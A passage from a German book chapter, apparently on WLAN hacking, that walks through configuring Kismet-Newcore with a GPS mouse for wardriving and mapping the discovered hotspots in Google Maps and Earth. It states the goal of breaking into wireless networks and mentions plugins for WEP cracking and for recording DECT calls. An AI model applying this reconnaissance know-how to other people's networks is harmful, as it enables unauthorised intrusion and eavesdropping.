Sollte der geneigte Leser mit der Meldung »Can't create RFCOMM TTY: Address already in use« konfrontiert werden, scheint das RFCOMM-TTY-Device bereits anderweitig gebunden zu sein. Hier bietet es sich an, zunächst ein *sudo rfcomm release 4* und darauf ein *rfcomm connect 4* einzugeben – anschließend sollte sich die GPS-Mouse über Bluetooth unter »/dev/rfcomm4« korrekt ansprechen lassen.

Soll Kismet-Newcore mit der GPS-Mouse kommunizieren, genügt die Eingabe von *gpsd -N -n -D 3 /dev/rfcomm4* in einer separaten Shell, gefolgt vom Start von Kismet-Newcore – die GPS-Koordinaten der entdeckten Hotspots werden anschließend aufgezeichnet.

Ist die GPS-Mouse wie beschrieben eingebunden, reichen folgende Kommandos vor der nächsten Wardriving-Session aus, um eine Kartografie der entdeckten Hotspots mittels Kismet-Newcore und GPS erfolgreich angehen zu können:

```
root@discordia:~# echo 1 >
sys/devices/platform/thinkpad_acpi/bluetooth_enable
root@discordia:~# /etc/init.d/bluetooth start
root@discordia:~# gpsd -N -n -D 3 /dev/rfcomm4
gpsd: launching (Version 2.37)
gpsd: listening on port gpsd
gpsd: shmat(0,0,0) succeeded
gpsd: shmat(0,0,0) succeeded
gpsd: shmat(0,0,0) succeeded
gpsd: shmat(0,0,0) succeeded
gpsd: successfully connected to the DBUS system bus
gpsd: running with effective group ID 0
gpsd: running with effective user ID 0
gpsd: opening GPS data source at '/dev/rfcomm4'
gpsd: speed 9600, 8N1
gpsd: Navcom: sent command 0x1c (Test Support Block)
gpsd: Navcom: sent command 0x20 (Data Request) - data block id = ae at rate
00
gpsd: Navcom: sent command 0x20 (Data Request) - data block id = 86 at rate
0a
gpsd: garmin_gps not active.
gpsd: no probe matched...
gpsd: gpsd_activate(1): opened GPS (5)
gpsd: switch_driver(Generic NMEA) called...
gpsd: selecting Generic NMEA driver...
(...)
```

enablesound

Kismet-Newcore ist über den Parameter *enablesound* in der Lage, vordefinierte Sounddateien (zum Beispiel eine Sirene) als Signal abzuspielen. Dazu muss man den Wert *false* in *true* ändern.

```
# Do we use sound?
# Not to be confused with GUI sound parameter, this controls wether or not
the
# server itself will play sound.  Primarily for headless or automated
systems.
enablesound=true
```

enablespeech / speechbin

Über den Parameter *enablespeech* teilt Kismet-Newcore entdeckte Funknetze mit Namen (SSID), dem Kanal und die Verfügbarkeit des GPS-Signals per Sprachausgabe mit. Wer mit dem Pkw unterwegs ist oder sein Notebook im Rucksack bei sich trägt, wird die relativ gut verständlichen Hinweise seines Notebooks wie beispielsweise *new network detected, s.s.i.d. linksys, channel 5* schnell zu schätzen wissen.

Um Kismet-Newcore sprechen zu hören, muss man zuvor das Sprachsyntheseprogramm *Flite*[110] oder alternativ dazu *Festival*[111] installieren. Unter Debian GNU/Linux gelingt das problemlos durch *Aptitude*. Liebhaber der manuellen Installation finden die Programmpakete auf den Websites der Entwickler.

```
root@discordia:~# aptitude install flite
Paketlisten werden gelesen... Fertig
Abhängigkeitsbaum wird aufgebaut
Lese Status-Informationen ein... Fertig
Lese erweiterte Statusinformationen
Initialisiere Paketstatus... Fertig
Lese Task-Beschreibungen... Fertig
Die folgenden NEUEN Pakete werden zusätzlich installiert:
  flite libflite1{a}
0 Pakete aktualisiert, 2 zusätzlich installiert, 0 werden entfernt und 2
nicht aktualisiert.
Muss 8392kB an Archiven herunterladen. Nach dem Entpacken werden 14,6MB
zusätzlich belegt sein.
Wollen Sie fortsetzen? [Y/n/?]
Schreibe erweiterte Statusinformationen... Fertig
(...)
Lese erweiterte Statusinformationen
Initialisiere Paketstatus... Fertig
Schreibe erweiterte Statusinformationen... Fertig
Lese Task-Beschreibungen... Fertig
root@discordia:~#
```

Um die Sprachausgabe zu aktivieren, setzen Sie zunächst den Parameter *enablespeech* von *false* auf *true* und abschließend *speechbin* beispielsweise auf *flite*.

[110] http://www.speech.cs.cmu.edu/flite

[111] http://www.cstr.ed.ac.uk/projects/festival/download.html

```
# Does the server have speech? (Again, not to be confused with the GUI's
speech)
enablespeech=true
# Binary used for speech (if not in path, full path must be specified)
speechbin=flite
# Specify raw or festival; Flite (and anything else that doesn't need
formatting
# around the string to speak) is 'raw', festival requires the string be
wrapped in
# SayText("...")
speechtype=raw
```

Nach erfolgreichem Finetuning der Konfigurationsdatei kann Kismet-Newcore (SUID- oder Root-Rechte vorausgesetzt) mit dem Befehl *kismet* aufgerufen werden, auch wenn wir damit noch nicht am Ende der Einrichtung angekommen sind: Ein neues Element von Kismet-Newcore in Form einer leistungsfähigen UI möchte mit finalen Werten befüllt werden.

Die neue UI von Kismet-Newcore verwendet die freie C-Programmbibliothek *ncurses* und bietet neben dem Einsatz von Shortcuts zahlreiche Möglichkeiten, die es jedoch im Vorfeld zu definieren gilt: So werden nach dem Start diverse Werte zum Startverhalten (*launching server on startup, show Kismet server console by default*) und zu den Netzwerkschnittstellen eingefordert (*capture source*), während es GPS, Sound und Sprache (*speech*) im Menu *Kismet – Preferences* zu definieren gilt.




Bild 16.12: Kismet-Newcore bei der Konfiguration des Sprachverhaltens

Sind sämtliche Einrichtungsschritte erfolgreich vollzogen, präsentiert sich Kismet-Newcore bei der Suche nach Funknetzen mit folgendem Bild:




Bild 16.13: Kismet-Newcore bei der Suche nach Funknetzen

Kismet-Newcore liefert im Mittelteil wesentliche Eckdaten der entdeckten Funknetze (zum Beispiel SSID, BSSID, Kanal, Pakete ...) und verdeutlicht die Verschlüsselungsmethodik durch farbliche Kennzeichen: Unverschlüsselte Funknetze werden in Grün, Funknetze mit WEP-Verschlüsselung in Rot und Funknetze mit WPA/WPA2-Verschlüsselung in Orange angezeigt. Versteckte Funknetze erhalten anstelle der SSID den Hinweis »<Hidden SSID>« – zumindest so lange, bis die SSID automatisiert ermittelt werden konnte.

Hinzu kommen Statusmeldungen in der unteren und rechten Seite des Bildschirms, die unter anderem einen Überblick zu Sessionzeit, Menge der entdeckten Netzwerke, Zahl der aufgezeichneten Pakete, GPS-Koordinaten und verfügbarer Akkulaufzeit liefern.

Die Betätigung der Tasten ALT-K und K liefert eine kurze Übersicht zu den Menüfunktionen von Kismet-Newcore, mit rechts/links und oben/unten lässt sich anschließend im *ncurses*-Menübaum navigieren. Hinzugekommen ist eine alternative Bedienung durch die Maus, die insbesondere Einsteigern die Anwendung etwas erleichtert.




Bild 16.14: Menüfunktionen von Kismet-Newcore

Um Details zu einem in Reichweite befindlichen Hotspot zu erfahren, wandern Sie mit den Cursortasten oben/unten durch die Übersicht und betätigen auf dem passenden Eintrag die Taste Return.




Bild 16.15: Wahl des gewünschten Hot-Spot in der Übersicht von Kismet-Newcore

Was folgt, ist eine detaillierte Übersicht zum Hotspot; neben SSID, BSSID, Gerätehersteller und dem verwendetem Kanal gibt es auch eine Übersicht zur Signalstärke, dem Verschlüsselungsverfahren und den im WLAN eingeloggten Clients (MAC-Adresse nebst Hersteller).




Bild 16.16: Detaillierte Übersicht zum Hotspot

Die vordefinierte Sortierung gesichteter Hotspots ist allerdings nicht für jeden Einsatz zweckmäßig; so ist es oftmals sinnvoller, sich die zuletzt entdeckten Hotspots anzeigen zu lassen oder sich beispielsweise auf unverschlüsselte Hotspots zu konzentrieren. Sortierungen lassen sich im Menü *Sort* durchführen – entweder per Maus, Cursortaste nebst Return oder durch Shortcuts. Geht es beispielsweise darum, eine Gruppierung der zuletzt entdeckten Hotspots vorzunehmen, kann entweder der Weg über *Sort – Latest Seen* beschritten werden oder aber alternativ durch die Betätigung der Shortcut-Tastenkombination ALT-S und L (oftmals auch mit der Nomenklatur '~Sl' bezeichnet).

Die Shortcut-Kürzel lassen sich dem Menü von Kismet-Newcore entnehmen; in der zentralen Übersicht sind die zusammen mit der Taste ALT zu betätigenden Felder unterstrichen (*Kismet, Sort, View und Window*), die Folgetasten stehen jeweils hinter den Aktionstypen.




Bild 16.17: Übersicht der Shortcut-Kürzel (Latest Seen = »l«)

Wir weisen darauf hin, dass Kismet-Newcore dem bewanderten Funkforscher noch deutlich mehr Möglichkeiten bietet, Details über entdeckte Hotspots zu erfahren. Für unser anvisiertes Ziel, sich in ein Funknetz einzuklinken, reichen die bis jetzt gewonnenen Informationen jedoch aus, sodass wir im Folgenden keine tief gehenden Details von Kismet-Newcore ansprechen werden. Wir möchten den Leser aber nicht in Unkenntnis darüber lassen, dass es beispielsweise ein leistungsfähiges Plugin-Management[112] gibt, mit dem Kismet-Newcore durch das Aircrack-PTW-Plugin[113] nicht nur automatisiert WEP-Verschlüsselungen brechen, sondern auch DECT-Gespräche[114] aufzeichnen kann. Bestückt mit dem DECT-Plugin kleidet sich Kismet-Newcore in folgendes Gewand:




Bild 16.18: Kismet-Newcore mit dem DECT-Plugin

[112] http://www.kismetwireless.net/links.shtml

[113] https://www.kismetwireless.net/code/svn/trunk/plugin-ptw

[114] https://dedected.org/trac/wiki/COM-ON-AIR-Kismet

Wollen Sie sich intensiver mit Kismet beschäftigen, legen wir Ihnen ein Studium der Dokumentation[115] und einen Besuch des Kismet-Forums[116] ans Herz.

16.2 Kartografierung von Funknetzen

Die Autoren veranschaulichen die Kartografierung (das Eintragen der GPS-Koordinaten von Hotspots in eine Landkarte) mit Google Maps[117]/Google Earth[118] sowohl unter Verwendung einer Kombination aus dem Windows-Tool Vistumbler und dem webbasierten Online-Converter GPS Visualizer[119] als auch mittels Kismet-Newcore und GISKismet[120]. Das formvollendete Ergebnis sieht in Google Earth dann aus wie folgt:




Bild 16.19: Kartografierte Funknetze in Google Earth

Über die oftmals anzutreffende Lösung, bestehend aus NetStumbler, Stumbverter[121] und dem kostenpflichtigen Microsoft MapPoint[122], ist nach Auffassung der Autoren bereits

---

115 http://www.kismetwireless.net/documentation.shtml

116 https://www.kismetwireless.net/Forum/General

117 http://maps.google.de

118 http://earth.google.de

119 http://www.gpsvisualizer.com

120 http://my-trac.assembla.com/giskismet

121 http://www.sonar-security.com/sv.html

122 http://www.microsoft.com/mappoint/default.mspx

umfassend in der Fachliteratur und auf einschlägigen Internet-Websites[123] berichtet worden, sodass wir von einer weiteren Erläuterung absehen. Zudem legen wir Wert auf eine kostenfreie und damit für jeden Leser umzusetzende Lösung, die nicht vom Kauf eines kommerziellen Produkts abhängig ist. Zuletzt möchten wir noch darauf hinweisen, dass es – speziell in der anschließend vorgestellten Kombination – vielfältige Möglichkeiten zur Konfiguration gibt, wir uns jedoch aus Platzgründen auf die gängigsten Varianten beschränken.

16.2.1 Kartografierung von Funknetzen mit Google Maps

Zur Kartografierung mit Google Maps müssen folgende Voraussetzungen erfüllt sein:

- Log-Files entdeckter Hotspots nebst GPS-Koordinaten eines WLAN-Scanners wie beispielsweise Vistumbler oder NetStumbler
- PC mit Internetbrowser und Internetzugang

Nach der Entdeckung einer Ihnen als ausreichend erscheinenden Anzahl von Funknetzen – hier verdeutlicht durch das Programm Vistumbler – speichern Sie diese in einem für GPS Visualizer verständlichen Datenformat ab, wie beispielsweise TXT, CSV, KLM, GPX oder NS1 (durch *Datei – Speichern unter TXT* oder *Export – Exportieren nach TXT, CSV, KML, GPX oder NS1*).




Bild 16.20: Speichern einer Vistumbler-Datei im Textformat

Im nächsten Schritt starten Sie einen Webbrowser, besuchen die GPS-Visualizer-Website[124] unter *www.gpsvisualizer.com und* folgen dem Link *Draw a Map*[125].

Bild 16.21: GPS Visualizer-Website, Link *DRAW A MAP*

[123] z. B. unter http://www.heise.de/security/artikel/39430/2

[124] http://www.gpsvisualizer.com

[125] http://www.gpsvisualizer.com/map

Klicken Sie auf der geladenen Website mit der Überschrift *Make a Google Map from a GPS file* unter *Upload your GPS data files here* auf den Button *Durchsuchen*, und öffnen Sie über die folgende Eingabemaske die gespeicherte Textdatei. Die restlichen Optionen der Website können nach Vorliebe des Lesers verändert werden (wenn beispielsweise die reine Kartendarstellung von Google Maps gewünscht ist, muss unter *Initial map type* die Option *Google street map* ausgewählt werden), reichen für unser Vorhaben mit Default-Werten jedoch aus.




Bild 16.22: GPS Visualizer-Website, Link *Upload your GPS data files here*

Ein Klick auf die Schaltfläche *Draw the Map* (vgl. Abb. 16.23) öffnet eine Website wie die folgende (vgl. Abb. 16.24) und vollendet damit die Kartografierung in Google Maps.

Bild 16.23: GPS Visualizer-Website, Button *Draw the map*




Bild 16.24: GPS Visualizer-Website, Google Maps output

16.2.2 Kartografierung von Funknetzen mit Google Earth und Vistumbler

Die Kartografierung mit Google Earth gestaltet sich ähnlich wie mit Google Maps. Hierfür bedarf es folgender Voraussetzungen:

- Vistumbler-Log-File(s) entdeckter Hotspots inklusive GPS-Koordinaten
- Installation von Google Earth

Erneut sind die mit Vistumbler entdeckten Funknetze abzuspeichern, diesmal jedoch exportiert als KML-Datei (*Export – Exportieren nach KML – All APs.*




Bild 16.25: Export einer Vistumbler-Session im KML-Format für *Google Earth*

In der folgenden Maske lassen sich Feinheiten zum Export definieren, wir belassen es jedoch bei den Default-Werten.

Bild 16.26: Export nach KML beim Vistumbler

Nach dem Export erscheint ein Hinweis auf die erfolgreiche Speicherung, die Datei kann anschließend mit Google Earth verarbeitet werden.

